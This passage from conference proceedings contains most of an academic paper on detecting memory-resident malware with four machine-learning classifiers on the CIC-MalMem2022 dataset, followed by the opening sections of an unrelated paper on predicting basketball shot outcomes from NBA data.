- Static analysis: here, we analyze the binary files of malware without executing the malware itself. It is a fast way, and most antivirus software uses this way. However, it is not useful when the malware changes its code, and thus a dynamic analysis is required in such cases [5].
- Dynamic analysis: this way is used in some controlled environment like a virtual machine to execute the malware. It is more dependable, but it consumes more time.
- Hybrid analysis: It combines the static and dynamic types. This type is a more comprehensive analysis of malware.

Also, malware detection can be performed by several means. The three most common methods are summarized below

- Signature-based: In this way, the malware's signature is decoded (usually using a hash function) and then searched for the same pattern within other files.
- Heuristic-based: In this way, malware detection is observing the system in a normal state and saving it, then it continues to observe the system's behavior until abnormal behavior appears and then detects the malware when it happens.
- Specification-based: It has the same concept of the heuristic technique, but it observes the application specifications with the saved ones to find any abnormality if any [4].

This paper employs supervised machine learning techniques to detect memory malware based on a predefined feature list. Specifically, we characterize the performance of four machine learning techniques, namely Logistic Regression (LR), Gaussian Naive Bayes (GNB), K-Neighbors Classifier (KNN), and Support Vector

Machine (SVM). We evaluate the models on a recent dataset for memory malware called CIC-MalMem2022. We conduct a performance evaluation of all malware detection models using detection accuracy rates of 10-fold cross-validation.

This paper is organized as follows: Sect. 2 reviews common malware types. Section 3 surveys the related work, and Sect. 4 presents the research methodology, including data pre-processing steps and the used features extraction technique. Section 4 discusses the results of applying the machine learning algorithms and their results. Lastly, Sect. 5 concludes the paper and clarifies future work.

2 Overview of Malware Types

To move forward, we need to detect the malware and classify which type is there using the most recent data set, which includes the latest types of malware, extract the right features to detect malware, and get the results. There are three categories of malware, which are

- Ransomware: malware is designed to deny a user or organization access to files on their computer. By encrypting these files and demanding a ransom payment for the decryption key, cyberattacks place organizations where paying the ransom is the easiest and cheapest way to regain access to their files.
- Spyware is designed to enter a user's computer device, gather data about it, and forward it to a third party without consent. Spyware can also refer to legitimate software that monitors users' data for commercial purposes like advertising. However, malicious spyware is explicitly used to profit from stolen data.
- Trojan is designed to damage, disrupt, steal, or inflict other harmful actions on users' data or network.

The classification output is four categories: Benign, Ransomware, Spyware, and Trojan. Each malware category has some subcategories as well, the total number of subcategories is 16, and they are

- Ako, also known as MedusaReborn, is a newly observed ransomware tool targeting more extensive business networks. Despite being used in several active campaigns, it appears to still be in active development, with its creators offering daily beta versions for attackers.
- Conti is extremely damaging ransomware due to the speed with which it encrypts data and spreads to other systems.
- Maze targets businesses across numerous industries and in many different countries. For the secure recovery of encrypted data, Maze demands a cryptocurrency payment, just like previous types of ransomware.
- Pisa is a human-operated ransomware that is incapable of spreading itself. Threat actors manually deploy PYSA ransomware as part of comprehensive attack operations. PYSA ransomware operators frequently use stolen credentials or phishing emails to gain access to target systems early.

- Shade is a kind of ransomware that spreads through malicious websites (exploit kits) and corrupted email attachments. After entering the system, Shade encrypts most files on the infected system. The desktop background is changed, and an a.txt file is created with a notice that the files are encrypted and that the specified email address must be used to get decryption instructions. Additionally, it is claimed that users who attempt to decrypt these files manually would lose their data.
- 180solutions: is an ad-delivery application designed to display targeted advertisements. The advertisements are selected based on web searches and surfing habits collected by 180solutions' servers. Advertisements are displayed as pop-up messages directing users to third-party websites.
- CWS: CoolWebSearch which is called CoolWWWSearch as well, it is a virus installed on Microsoft Windows-based devices.
- Gator is a type of adware or software that displays or downloads advertising automatically onto a person's computer.
- TIBS: is a dialer that installs itself to hijack a user's modem to make toll telephone calls to pornographic websites. It will also continually display pornographic advertisements on your PC and connect itself to the Internet to access paid websites.
- Transponder is an adware program created by Mindset Interactive that creates pop-up banners that open when surfing the Internet. A transponder is bundled with several programs, e.g., AudioGalaxy Satellite, Internet Accelerator, and NetTurbo. It monitors users' activity and sends the information to its server to create targeted pop-up advertisements based on your recent searches. The transponder can update automatically and install other software, making it a double threat.
- Emotet: It is a kind of Trojan that is spread through spam emails (malspam). It is reaching the device as a malicious script, macro-enabled document files, or malicious links. It looks like legitimate emails when arrive.
- Reconyc: is Malware bytes' detection name for a family of Trojans that allow the threat actor to download and run additional malware on the infected computer.
- Refroso: is a worm that disables Windows Security Center and tries to infect more machines on a network by taking advantage of a hole in Windows.
- Scar is a trojan that sends web browser traffic to another IP address and away from specific online financial websites. A counterfeit login screen could be hosted on the destination server and page to collect user credentials.
- Zeus is malicious that is frequently used to steal financial data targets Microsoft Windows.

3 Related Work

The rapid increase of malware threats makes this subject one of this section's top research topics last years. We report on some important state-of-the-art methods to detect memory malware using various machine learning algorithms. For instance, in [6], the authors proposed a malware detector using CNN to train the cloud computing models running in the virtual machine memory layer. They used the grayscale images extracted from memory snapshots and classified them based on CNN; they got an acceptable malware detection accuracy.

In [7], the feature extraction and ranking are based on the importance and effect of each feature on malware detection, which is the main idea of this research. We used the results of this research to determine the main features which will be used to classify the malware memory analysis.

In [8], the authors used the dynamic analysis of malware in a cloud environment as a virtual machine to protect Linux-based IoT devices. They applied a convolution neural network (CNN) to discover the malware software. They achieved a high accuracy compared to the other malware detection models.

In [4], the authors reviewed the different types of malware and explained the advantages and disadvantages of each type of analysis and detection technique.

In [9], an extensive experiment has confirmed that the combined ensemble detectors perform better than the specialized detectors. The author showed that increasing the observation time window could increase detection accuracy. In the same context, easy data augmentation is used in [10] to improve the classifier performance of the malware detection, generate new data to be used as training data, and compare it with the Variational Autoencoder (VAE) and realize that the EDA is more efficient.

In [11], the authors designed a system to detect malware by transforming malware files into image representations and classifying the image representation with CNN [12–19]. They concluded that the results showed that grayscale images are more resilient to redundant API injection. They deployed Spatial Pyramid Pooling to allow the network to take images of any size as input. Still, the large files need to be handled carefully because of the physical memory limitations.

The authors in [20] tested the permission-induced risk, which begins by giving unnecessary permissions to the Android apps, which could be malware. They designed a malware detection framework by using a selected set of features that help them to identify whether an Android app belongs to the malware class or benign class. The execution process was performed by assisting thirty different categories of Android apps.

In [21], Deep neural network malware classification benchmarking was done utilizing a framework. It is made up of a learning component and a feature extraction component. Based on a specification of the malware language and extraction rules, features are extracted. Several CNN and RNN architectures were examined by the authors for the learning component. The authors showed that a straightforward hybrid design with 1D-CNN and 4 LSTM layers has a minimal bias and a tolerable variance.

The malware classification's static properties and dynamic behavior were analyzed in [1]. They applied three classifiers: random forests, gradient boosting, and neural networks [22]. The combination of static and dynamic features consistently yields a higher F1-score for every model than the same model trained using only static or dynamic features. The best models achieve F1 scores of up to 98.9.

4 Research Methodology

To ensure that our research was as effective and up-to-date as feasible, we chose the most recent dataset of malware memory analysis, which the Canadian Institute for Cybersecurity offers with the name of CIC MalMem 2022. Figure 1 shows the proposed overall framework for ML-based memory malware detection system. The required pre-processing steps and the feature extraction were performed to prepare data for applying the machine learning algorithms, evaluate the accuracy, and choose the best algorithm.

4.1 Data Set

In this paper, we have employed the CIC-MalMem2022 dataset [23], which contains 58,596 records, with 29,298 benign and 29,298 malicious. So, it’s a perfectly balanced dataset with a high dimensionality composed of 55 attributes that could affect performance efficiency. Table 1 shows the details of included attributes in this dataset [24]. The dataset contains each malware family from each malware category as well. This dataset was created to accurately represent an actual situation as possible using malware that is common. Table 2 shows the count of each category per family of malware. In contrast, Fig. 2 shows the two classes’ distribution of the CIC-MalMem2022 dataset and the percentage of each class, which realizes that the data set is balanced.




Fig. 1 The proposed overall framework for ML-based memory malware detection system

Table 1 Details of the included features in CIC-MalMem2022 dataset

Feature_Name	Description
pslist.nproc	Total number of processes
pslist.nppid	Total number of parent processes
pslist.avg_threads	Average number of threads for the processes
pslist.nprocs64bit	Total number of 64 bit processes
pslist.avg_handlers	Average number of handlers
dllist.ndlls	Total number of loaded libraries for every process
dllist.avg_dlls_per_proc	Average number of loaded libraries per process
handles.nhandles	Total number of opened handles
handles.avg_handles_per_proc	Average number of handles per process
handles.nport	Total number of port handles
handles.nfile	Total number of file handles
handles.nevent	Total number of event handles
handles.ndesktop	Total number of desktop handles
handles.nkey	Total number of key handles
handles.nthread	Total number of thread handles
handles.ndirectory	Total number of directory handles
handles.nsemaphore	Total number of semaphore handles
handles.ntimer	Total number of timer handles
handles.nsection	Total number of section handles
handles.nmutant	Total number of mutant handles
ldrmodules.not_in_load	Total number of modules missing from the load list list
ldrmodules.not_in_init	Total number of modules missing from the init list list
ldrmodules.not_in_mem	Total number of modules missing from the memory list list
ldrmodules.not_in_load_avg	The average amount of modules missing from the load load list
ldrmodules.not_in_init_avg	The average amount of modules missing from the init init list
ldrmodules.not_in_mem_avg	The average amount of modules missing from the memory memory
malfind.ninjections	Total number of hidden code injections
malfind.commitCharge	Total number of commit charges
malfind.protection	Total number of protection
malfind.uniqueInjections	Total number of unique injections
psxview.not_in_pslist	Total number of processes not found in the pslist pslist
psxview.not_in_eprocess_pool	Total number of processes not found in the psscan psscan
psxview.not_in_ethread_pool	Total number of processes not found in the thrdproc thrdproc
psxview.not_in_pspcid_list	Total number of processes not found in the pspcid pspcid
psxview.not_in_csrss_handles	Total number of processes not found in the csrss csrss

(continued)

Table 1 (continued)

Feature_Name	Description
psxview.not_in_session	Total number of processes not found in the session session
psxview.not_in_deskthrd	Total number of processes not found in the desktrd desktrd
psxview.not_in_pslist_false_avg	Average FALSE ratio of the process list
psxview.not_in_eprocess_pool_false_avg	Average FALSE ratio of the process scan
psxview.not_in_ethread_pool_false_avg	Average FALSE ratio of the third process
psxview.not_in_pspcid_list_false_avg	Average FALSE ratio of the process id
psxview.not_in_csrss_handles_false_avg	Average FALSE ratio of the csrss
psxview.not_in_session_false_avg	Average FALSE ratio of the session
psxview.not_in_deskthrd_false_avg	Average FALSE ratio of the deskthrd
modules.nmodules	Total number of modules
svcscan.nservices	Total number of services
svcscan.kernel_drivers	Total number of kernel drivers
svcscan.fs_drivers	Total number of file system drivers
svcscan.process_services	Total number of Windows 32 owned processes
svcscan.shared_process_services	Total number of Windows 32 shared processes
svcscan.interactive_process_services	Total number of interactive service processes
svcscan.nactive	Total number of actively running service processes
callbacks.ncallbacks	Total number of callbacks
callbacks.nanonymous	Total number of unknown processes
callbacks.ngeneric	Total number of generic processes




Fig. 2 Dataset-malware detection phase

Table 2 Count of each category per family of malware

Class (%)	Category	SubCategory	Percentage of each subcategory (%)
Benign			50
Malware	*Ransomware*		
		Ako	3
		Conti	3
		Maze	3
		Shade	4
		Pysa	3
	Spyware		
		180solutions	3
		CWS	3
		Gator	4
		TIBS	2
		Transponder	4
	Trojan		
		Emotet	3
		Reconyc	3
		Refroso	3
		Scar	3
		Zeus	3

4.2 Used Tools

We have done the code using “Google Colab and Pandas, the famous Python library used by statistics, economics, social sciences, and various other professions. It is rich data structures and capabilities to work with structured data collections. The library includes methods for doing standard data manipulations and analysis on such data sets that are integrated and intuitive” [25].

4.3 Data Pre-processing

The shape of this dataset is 58596 rows × 58 columns, a high-dimensional dataset with 55 features and three types of classification attributes. To make this dataset simpler and easier to work with, we have explored the data using MalMem2022.info() and MalMem2022.describe() functions, and we preprocess the dataset as the following:

- There are no missing values or abnormal values (No outliers).
- Some features should be deleted because they have no effect as all their values are zeros, which are
  - pslist.nprocs64bit.
  - handles.nport.
  - svcs.caninteractive.process.services.

  Also, some other features can be deleted since they have few values and are almost zero:
  - psxview.not in eprocess pool.
  - psxview.not in eprocess pool false avg.
  - callbacks.nanonymous.
- Correlation is helpful to reduce the high dimensions of this dataset because we can extract the features which have strong correlations between some other features. We applied the correlation to this dataset and removed the features that more than 90% correlated with others. As a result, the shape of the dataset was downgraded to 58596 rows × 27 columns.
- Normalization is needed to improve the model accuracy, as we have different scales for the remaining features, and we need to put them on the same scale, actually on a scale with a range between 0 and 1 by importing the MinMaxScaler function for Normalization. After creating the scaler object, we used Normalization only for quantitative predictor X variables. In our case, all the predictors are quantitative values. The normalized data still represents the same information but on a different scale.

4.4 Features Extraction

Features Extraction is the re-dimension of the features to require less disk space to store and make the computations run faster. In addition, models are less likely to overfit a dataset with fewer dimensions. The feature selection step is to select the attributes (variables or features) that will be the best candidates to train a machine learning algorithm. Feature Selection helps us reduce overfitting (when the algorithm learns extremely), increases model accuracy, and reduces training time. The 58596 rows × 27 columns data set is still a high dimensions data set, so we used the ensemble method for variable selection. This category encompasses a range of algorithms within a single algorithm. We fed this package of algorithms, the data is being distributed by these algorithms that make up the package, and they are processing and making the predictions. Ultimately, they vote to see which of those algorithms within the package has reached a more performative result. That is, several algorithms work in parallel and compete with each other to increase the accuracy of the result. The Extra Trees Classifier (ETC) algorithm is a set of decision trees. ETC has the power to pick up multiple trees, place them inside a package, and in the end, have an ensemble method to work with sorting. Bagged Decision Trees, such as the Random Forest algorithm (Ensemble Methods), can be used to estimate the importance of each attribute. This method returns a score for each feature. The higher the score, the greater the importance of the attribute.

So, we selected the top ten important features to reach a dimensionality of 58596 rows × 14 columns, where the first four columns are related to the class, categories, and subcategories.

4.5 Machine Learning Algorithms

The machine learning algorithms are applied in this phase to detect if it was malware or benign. The used algorithms in this research are not used in previous work in such a dataset based on our literature review. Also, we select the ML algorithms which are capable of performing binary and multi-class classification on a dataset. These ML algorithms are

- Logistic Regression (LR): Logistic regression is a statistical method for predicting binary classes. This model predicts a dependent data variable by analyzing the relationship between one or more existing independent variables
- Gaussian Naive Bayes (NB): is a probabilistic classification algorithm based on applying Bayes' theorem with strong independence assumptions. It is a simple classification technique but has high functionality. It is used when the dimensionality of the inputs is high. Complex classification problems can also be implemented by using the Naive Bayes Classifier.
- K-Neighbors Classifier (KNN): the model structure of KNN determined from the dataset. It does not follow mathematical theoretical assumptions. All training data used in the testing phase. This makes training faster and but the needed time and memory are more. K is the number of nearest neighbors. The number of neighbors is the core deciding factor. K is generally an odd number if the number of classes is 2 [26].
- Support Vector Machine (SVM): is a supervised learning method used for classification. It is effective in high-dimensional spaces, and effective in cases where the number of dimensions is greater than the number of samples. It uses a subset of training points in the decision function which is called support vectors, so it is also memory efficient.

5 Empirical Results

We used the Cross-Validation technique, which can evaluate a model's performance with minor variance than the technique of dividing the data into training/testing. With this technique, we divided the data into parts called k-folds, where k = 5. Each




Fig. 3 Machine learning detection results

piece is called a fold. The algorithm is trained in k-1 folds. Each fold is practiced repeatedly, one fold at a time. After running the process in k-1 folds, we can sum up the performance in each fold using the mean and the standard deviation. The outcome is typically more trustworthy and provides the model with more precision. The key to this process is setting the correct k value so that the number of folds adequately represents the required repetitions. We got the final Accuracy of K-fold cross-validation: 99.48. Figure 3 illustrates the performance plot for the detection accuracy of the implemented ML algorithms. The achieved accuracy rates of the applied four machine learning algorithms are as follows:

- Logistic Regression (LR): 99.4%.
- Gaussian Naive Bayes (NB): 99.1%.
- K-Neighbors Classifier (KNN): 99.7%.
- Support Vector Machine (SVM): 98.5%.

Table 3 compares the results of the previous work and our work in terms of the used model, platform, dataset size, and results. It obviously can be seen that our model performance achieved the highest performance level of accuracy, which is 99.7.

6 Conclusions and Future Work

In this research, we have modeled the problem of memory malware as a machine learning model. Four machine learning-based models have been implemented, including K nearest neighbors, logistic regression, Naive Bayes, and support vector machine. We evaluated the implemented models on the CIC-Mem-Mal-2022, a modern, comprehensive, and balanced dataset. The performance evaluation phase

Table 3 Comparison between previous work and our research

Refs.	Year	Used model	Platform	Dataset	Results
[6]	2019	CNN	VMM	10k	Accuracy: 90.5%
[7]	2021	DT, KNN, RF, Adaboost	VolMemLyzer	1900	DT and RF TP Rate: 93%
[27]	2019	LR, SVM, DT	MACA-I	66 SW	DTL accuracy: 95.45%
[9]	2022	Ensemble classifiers	sandbox and an Android smartphone	5.56 k	Alpha count accuracy: 93.28%
[10]	2021	LSTM RNN	EDA	30K	Accuracy: 94.12%
[28]	2018	DT, LR, RF, SGD, SVM	QEMU virtualization SW	66k+	RF Accuracy: 99.6%
[13]	2022	DLAM, SLAM, DSLM-GPT2	Tensorflow + Numpy	9751	DLAM F1 scores: 98.3%
[20]	2021	LSSVM with RBF	Java	2,00,000	Accuracy: 98.4%
[21]	2019	GRU, LSTM, CNN, CNN-LSTM	Keras deep learning +Theano+Python	21739	CNN-LSTM F1 scores: 99.31%
[1]	2021	RF, XGBoost, NN	W10 VM	1600	NN F1-score 98.9%
This research		LR, NB, KNN, SVM	Google colab and Pandas	58595	Accuracy of KNN: 99.7%

showed that KNN-based malware detection model is the best, scoring a detection accuracy of 99.7% in detecting malware based on the memory analysis. In the future, we will continue this research by testing more learning techniques to provide further classification of the malware categories and subcategories.

References

1. Chanajitt R, Pfahringer B, Gomes HM (2021) Combining static and dynamic analysis to improve machine learning-based malware classification In: 2021 IEEE 8th international conference on data science and advanced analytics (DSAA), pp 1–10. https://doi.org/10.1109/DSAA53316.2021.9564144
2. https://www.comparitech.com/antivirus/malware-statistics-facts/
3. https://www.malwarebytes.com/malware
4. Tahir R (2018) A study on malware and malware detection techniques. Int J Educ Manage Eng (IJEME) 8(2):20–30. https://doi.org/10.5815/ijeme.2018.02.03
5. Girinoto H, Setiawan PAW, Putro, Pramadi YR (2020) Comparison of LSTM architecture for malware classification. In: 2020 international conference on informatics, multimedia, cyber and information system (ICIMCIS), pp 93–97. https://doi.org/10.1109/ICIMCIS51567.2020.9354301

6. Li H, Zhan D, Liu T, Ye L (2019) Using deep-learning-based memory analysis for malware detection in cloud. In: 2019 IEEE 16th international conference on mobile ad hoc and sensor systems workshops (MASSW), pp 1–6. https://doi.org/10.1109/MASSW.2019.00008
7. Lashkari AH, Li B, Carrier TL, Kaur G (2021) VolMemLyzer: volatile memory analyzer for malware classification using feature engineering. In: 2021 reconciling data analytics, automation, privacy, and security: a big data challenge (RDAAPS), pp 1–8. https://doi.org/10.1109/RDAAPS48126.2021.9452028
8. Jeon J, Park JH, Jeong Y-S (2020) Dynamic analysis for IoT malware detection with convolution neural network model. IEEE Access 8:96899–96911. https://doi.org/10.1109/ACCESS.2020.2995887
9. Ficco M (2022) Malware analysis by combining multiple detectors and observation windows. IEEE Trans Comput 71(6):1276–1290. https://doi.org/10.1109/TC.2021.3082002
10. Bae J, Lee C (2021) Easy data augmentation for improved malware detection: a comparative study. IEEE Int Conf Big Data Smart Comput (BigComp) 2021:214–218. https://doi.org/10.1109/BigComp51126.2021.00048
11. He K, Kim D-S (2019) Malware detection with malware images using deep learning techniques. In: 2019 18th IEEE international conference on trust, security and privacy in computing and communications/13th IEEE international conference on big data science and engineering (TrustCom/BigDataSE), pp 95–102. https://doi.org/10.1109/TrustCom/BigDataSE.2019.00022
12. Nissim N, Lahav O, Cohen A, Elovici Y, Rokach L (2019) Volatile memory analysis using the MinHash method for efficient and secured detection of malware in private cloud. Comput Secur 87:101590
13. Demırcı D, şahın N, şirlancis M, Acarturk C (2022) Static malware detection using stacked BiLSTM and GPT-2. IEEE Access 10:58488–58502. https://doi.org/10.1109/ACCESS.2022.3179384
14. Abu Al-Haija Q, Odeh A, Qattous H (2022) PDF malware detection based on optimizable decision trees. Preprints 2022, 2022090103. https://doi.org/10.20944/preprints202209.0103.v1
15. Albulayhi K, Abu Al-Haija Q, Alsuhibany SA, Jillepalli AA, Ashrafuzzaman M, Sheldon FT (2022) IoT intrusion detection using machine learning with a novel high performing feature selection method. Appl Sci 12:5015. https://doi.org/10.3390/app12105015
16. Abu Al-Haija Q, Al-Dala'ien M (2022) ELBA-IoT: an ensemble learning model for Botnet attack detection in IoT networks. J. Sens. Actuator Netw. 11:18. https://doi.org/10.3390/jsan11010018
17. Abu Al-Haija Q, Al-Saraireh J (2022) Asymmetric identification model for human-robot contacts via supervised learning. Symmetry 14:591. https://doi.org/10.3390/sym14030591
18. Abu Al-Haija Q (2022) Top-down machine learning-based architecture for cyberattacks identification and classification in IoT communication networks. Front Big Data 4:782902. https://doi.org/10.3389/fdata.2021.782902
19. Abu Al-Haija Q, Al Badawi A (2022) High-performance intrusion detection system for networked UAVs via deep learning. Neural Comput Appl 34:10885–10900. https://doi.org/10.1007/s00521-022-07015-9
20. Mahindru A, Sangal AL (2021) FSDroid: a feature selection technique to detect malware from Android using machine learning techniques. Multimedia Tools Appl. https://doi.org/10.1007/s11042-020-10367-w
21. Safa H, Nassar M, Rahal Al Orabi WA (2019) Benchmarking convolutional and recurrent neural networks for malware classification. In: 2019 15th international wireless communications mobile computing conference (IWCMC), pp 561–566. https://doi.org/10.1109/IWCMC.2019.8766515
22. https://securelist.com/it-threat-evolution-in-q1-2022-non-mobile-statistics/106531/
23. https://www.unb.ca/cic/datasets/malmem-2022.html
24. Panker T, Nissim N (2021) Leveraging malicious behavior traces from volatile memory using machine learning methods for trusted unknown malware detection in Linux cloud environments. Knowl-Based Syst 226:107095

25. Mckinney W (2011) Pandas: a foundational Python library for data analysis and statistics. Python high-performance science computer
26. https://www.projectpro.io/article/multi-class-classification-python-example/547
27. Sai KVN, Thanudas B, Sreelal S, Chakraborty A, Manoj BS (2019) MACA-I: a malware detection technique using memory management API call mining. In: TENCON 2019—2019 IEEE region 10 conference (TENCON), pp 527–532. https://doi.org/10.1109/TENCON.2019.8929250
28. Petrik R, Arik B, Smith JM (2018) Towards architecture and OS-independent malware detection via memory forensics. In: Proceedings of the 2018 Acm Sigsac conference on computer and communications security (Ccs'18), Toronto, ON, Canada, 15–19 October, pp 2267–2269

Basketball Shot Conversion Prediction Using Various ML Techniques and Its Analysis

Sanyam Raina, Shreedhar Bhatt, Vaidehi Shah, Heem Amin, Vinay Khilwani, and Samir Patel

Abstract Analysis on any matter is really important for understanding the bigger picture. It helps us broaden our horizons and get a better perspective because of the visualization of data into various graphs and charts. Any sport's victory depends majorly on the characteristics and training experiences of its player(s). Likewise, the analysis in a team sport like basketball becomes equally important for the team players, team coaches, and team sponsors. With the help of data analysis of their competitor teams and players, with the help of the latest dataset available, it becomes easier to read and understand the multiple factors of the game. Another reason for its growth is the interest people are taking in games. With more and more entrepreneurs and MNCs investing in games, game analysis has become all the more popular. Our model for basketball shot analysis is for such purposes of game analysis and prediction. Through the visualization of various characteristic charts and plots, the calculation of shot prediction and analysis becomes very easy. These statistics also help in prediction and training of other such models. Statistics hence becomes a fundamental part of game analysis.

Keywords Data analysis · Basketball-shot prediction · National Basketball Association (NBA) · Machine learning (ML) · Random forest · Decision tree · Support vector machine (SVM) · Naive Bayes · Logistic regression · Artificial neural network (ANN) · Stacking classifier · Confusion matrix

1 Introduction

Game analysis is becoming more and more useful in this era. Along with popular interest and career, the influx of money in this area of many games including Basketball is in high demand. The data collected and analysis hence obtained is useful not only to the direct users but also to the indirect users.

S. Raina (✉) · S. Bhatt · V. Shah · H. Amin · V. Khilwani · S. Patel
Pandit Deendayal Energy University, Gandhinagar 382007, Gujarat, India
e-mail: sanyam.raina@gmail.com

S. Patel
e-mail: samir.patel@sot.pdpu.ac.in

S. Shakya et al. (eds.), *Mobile Computing and Sustainable Informatics*,
Lecture Notes on Data Engineering and Communications Technologies 166,
https://doi.org/10.1007/978-981-99-0835-6_23

In basketball, the analysis of a player's shooting average and success rate also gets highlighted. These charts can be used by team coaches to select the top 5, and subsequently substitute players all through the game based on their statistics and performances highlighted from the analysis of previous games' data. Alongside this, the consumption of the data obtained to train ML and AI models is also highly demanding. We have worked on 6–7 different models for basketball shot prediction and its analysis. The resulting best model for the same has also been highlighted.

Using multiple classifiers' outputs as features to train a meta-classifier is a machine learning technique known as stacking. Our model is based on stacking various pre-existing models into one.

1.1 Objectives

The main goal of this paper is:

- To analyze different pre-existing models.
- To track basketball players based on their rating and shot analysis during the game.
- To compare and contrast between major available models and get the most efficient one.

1.2 Organization of Paper

There are four sections to this paper. The second section displays the ongoing and pre-existing analysis of basketball-shot prediction systems and models. The third section consists of the methodology used for the analysis and implementation done by us. It comprises discovery, data preparation, and model planning and training. The fourth section, which is the last one in this paper, is the results and conclusions section, along with some details about possible future work that can be done.

2 Literature Survey

The Impact of Selecting a Validation Method in Machine Learning on Predicting Basketball Game Outcomes

In this paper [12], seven different classification machine learning algorithms are used and validated with the help of the following two methods: Train and Test and cross-validation. The obtained results have been analyzed and compared [13–17]. The prediction results of the Train and Test validation method by using disjoint datasets and up-to-date data were also compared.

Applied Algorithms and Methods:

1. Supervised Classification ML Algorithms
   (a) Logistic Regression
   (b) Naive Bayes Algorithm
   (c) Decision Tree Algorithm
   (d) Multilayer Perceptron Neural Network Algorithm
   (e) Random Forest Algorithm
   (f) K-NN Algorithm
   (g) LogitBoost Algorithm
2. Data Validation Methods
   (a) Train & Test Validation Method
   (b) Cross-validation Method

Predicting shot making in Basketball learnt from adversarial multiagent trajectories

In this paper [11], convolutional neural networks (CNN) have been used to predict the likelihood of a player scoring a shot in basketball from multiagent trajectories. "Fading" has also been used to capture the temporal aspect of the trajectories. Finally, FFN+CNN were combined to get a result with an error rate of 39%.

System for Prediction of the Winner of Sports Game

In this paper [21], the main objective covered was data mining to predict various outcomes like the final outcome of the game, discovering specific patterns of play (which kind of play will benefit the team and vice versa). Crawler was used to collect data for the games in a specific time period and insert it into the SQL database. Filtering from Waikato Environment for Knowledge Analysis (WEKA), an interface was implemented in order to cite classifications.

Analysis of NBA Players and Shot Prediction Using Random Forest and XGBoost Models

In this paper [19], researchers' objective is to predict shots of NBA players using specific machine learning algorithms. They have used random forest and XGBoost models to predict the same. Dataset used is similar to ours but the cleaning is a bit different [20]. Around 60% accuracy has been achieved by them where parameterized XGBoost gave the highest accuracy among the two. Also, they attempted to analyze the data but the dataset used was older.

Analysis of machine learning models predicting Basketball success

In this paper mode [18], the researcher implemented neural network, logistic regression, and gradient boosting machine learning models and was able to achieve shot accuracy between 64.9 and 65.1%. The dataset used was of 2015–16 NBA player stats. However, their whole logic was based on shot distance and position where players played. Their gradient boosting model gave the highest accuracy of 65.1%.

The Impact of Selecting a Validation Method in Machine Learning on Predicting Basketball Game Outcomes
The authors of this paper [12] stated that the prediction of shots in a Basketball game is highly dependent on which model is selected. Seven machine learning models are described and trained which are as follows: Logistic Regression, Naïve Bayes, Decision Trees, Multilayer Perceptron Neural Network, Random Forest, K-NN, and LogitBoost. They have used various datasets from the 2009/2010 to 2017/2018 NBA season. Also, they have defined proper steps for data acquisition, preparation disjointing different datasets for testing and training. The highest accuracy achieved by them was 60.01% using K-NN algorithm and, at the end of the paper, they expressed how challenging it is to predict outcomes of any sports dataset as in real time the players are highly flown and affected by many other attributes and factors.

3 Methodology

In order to make and run models based on prediction and analysis of the data for basketball shots, we used Python programming language, utilizing the Jupyter notebook (provided by Anaconda individual distributions) and Google Colab. The plan of action and its execution have been discussed in this section. The steps of the plan of action go as follows: Pre-processing of data, analysis of data, training and testing of standalone models, and stacking the standalone models.

3.1 Discovery

NBA, i.e., the National Basketball Association, is one of the most popular professional basketball leagues in the world. It comprises 30 participant teams from all over the United States. We settled down with the study of this vast data source and immensely popular game. Our main aim here is to analyze the game with shot prediction techniques and analyze the strengths of teams and individuals. We scraped some data from websites [7]. Our acquired dataset contains information from the games of NBA 2014–15 (model training) [2] and NBA 2020 (data analysis and model prediction/testing) [6]. Also, the dataset contains basic to advance player statistics per season, deep-diving into it, it also includes features like "from where the shot was taken", "who took the shot", "shot clock", etc.

3.2 Data Preparation

Data preparation is one of the most necessary steps in data science and analysis. Most data obtained from sites is distorted. The first and foremost step is to clean the grasped data and tabulize it in an error-free and congruous manner. Second comes data visibility with the help of visualization techniques like graphs, plots, and other charts.

